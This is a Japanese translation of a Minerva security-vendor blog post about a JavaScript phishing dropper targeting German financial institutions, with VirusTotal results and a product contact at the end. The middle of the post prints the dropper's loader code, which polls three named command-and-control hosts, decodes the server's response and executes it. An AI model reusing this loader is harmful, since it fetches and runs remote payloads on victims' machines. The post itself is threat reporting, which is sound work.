



## ドイツの金融機関を狙った JavaScript ドロツパー再来する 2021年2月16日 Minerva のブログから

2020年の暮れに Minerva のブログでレポートした高度なフィッシングスタイル攻撃が数か月に渡り集中してドイツの金融機関を狙った攻撃が再来し始めてきています。この攻撃はパイロードをダウンロードさせ、JavaScript ファイルを悪用し、ユーザーを騙して攻撃を開始します。

前回のブログ以来、このマルウェアの開発者は AV ソフトウェアから検知回避させるためにスクリプト構築を変更していました。[Virus Total](#) などの IT セキュリティベンダーなどのコミュニティーでも 3 社のみブラックリストとして警鐘していました。

3  
/ 60

Community Score

3 engines detected this file

2.86 KB  
Size

2021-02-15 08:20:18 UTC  
13 minutes ago

TXT

2cacf23f15d3aa135ba85e96c646c807ea38b25f3660d2c272a2c95dfdf34b06

muster\_geschäftsordnung\_gesamtbetriebsrat.js

text

DETECTION	DETAILS	COMMUNITY
AhnLab-V3	<span style="color: red;">ⓘ</span> Ransomware:JS.BlueCrab.S1370	Avast <span style="color: red;">ⓘ</span> JS:Dropper-AABB [Trj]
AVG	<span style="color: red;">ⓘ</span> JS:Dropper-AABB [Trj]	Ad-Aware <span style="color: green;">✔</span> Undetected
AegisLab	<span style="color: green;">✔</span> Undetected	ALYac <span style="color: green;">✔</span> Undetected
Antiy-AVL	<span style="color: green;">✔</span> Undetected	Arcabit <span style="color: green;">✔</span> Undetected
Avira (no cloud)	<span style="color: green;">✔</span> Undetected	Baidu <span style="color: green;">✔</span> Undetected
BitDefender	<span style="color: green;">✔</span> Undetected	BitDefenderTheta <span style="color: green;">✔</span> Undetected
Bkav Pro	<span style="color: green;">✔</span> Undetected	CAT-QuickHeal <span style="color: green;">✔</span> Undetected
ClamAV	<span style="color: green;">✔</span> Undetected	CMC <span style="color: green;">✔</span> Undetected
Comodo	<span style="color: green;">✔</span> Undetected	Cynet <span style="color: green;">✔</span> Undetected
Cyren	<span style="color: green;">✔</span> Undetected	DrWeb <span style="color: green;">✔</span> Undetected
Emsisoft	<span style="color: green;">✔</span> Undetected	eScan <span style="color: green;">✔</span> Undetected


このマルウェアは、ほとんど変わっていないのですが、重要な事は、新たな C&C サーバーを構築しターゲットのウェブサイトを攻撃するように設計されていることが判明しました。

```

h = ["www.esist.org", "www.dischner-kartsport.de", "www.ehiac.com"];
p = 0;
while (p < 3)
{
  X = WScript.CreateObject('MSXML2.ServerXMLHTTP');
  b = Math.random().toString().substr(2, 70+30);
  if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%")
  {
    b=b+"278146";
  }
  try
  {
    X.open('GET', 'https://'+h[p]+'/search.php'+"?dqzpgxtewtbsjgyt="+b, false);
    X.send();
  }
  catch(e)
  {
    return false;
  }
  if (X.status === 200)
  {
    var k = X.responseText;
    if ((k.indexOf("@"+b+"@", 0))===-1)
    {
      WScript.sleep(22222);
    }
    else
    {
      k = k.replace("@"+b+"@", "");
      var j = k.replace(/(\d{2})/g, function (x) { return String.fromCharCode(parseInt(x,10)+30); });
      war[3](j)();
      WScript.Quit();
    }
  }
  else
  {
    WScript.sleep(22222);
  }
  p++;
}

```

Minerva が調査した結果は、PowerShell スクリプトがレジストリーからメモリーインジェクション攻撃による.NET コードをロードします。この攻撃手法は最近のバージョンと同様でした。しかし他のバージョンも存在しています。それは正当な Windows Process である”C:\Program Files (x86)\Windows Photo Viewer\ImagingDevices.exe”を利用して仕掛けてきます。この攻撃を Minerva はメモリーインジェクション攻撃防御テクノロジーで防御しました。攻撃プロセスが以下の図で示されています。



Minerva 製品(Minerva Armor)についてのお問い合わせは Pico Technologies ([info@pico-t.co.jp](mailto:info@pico-t.co.jp))までお願い致します。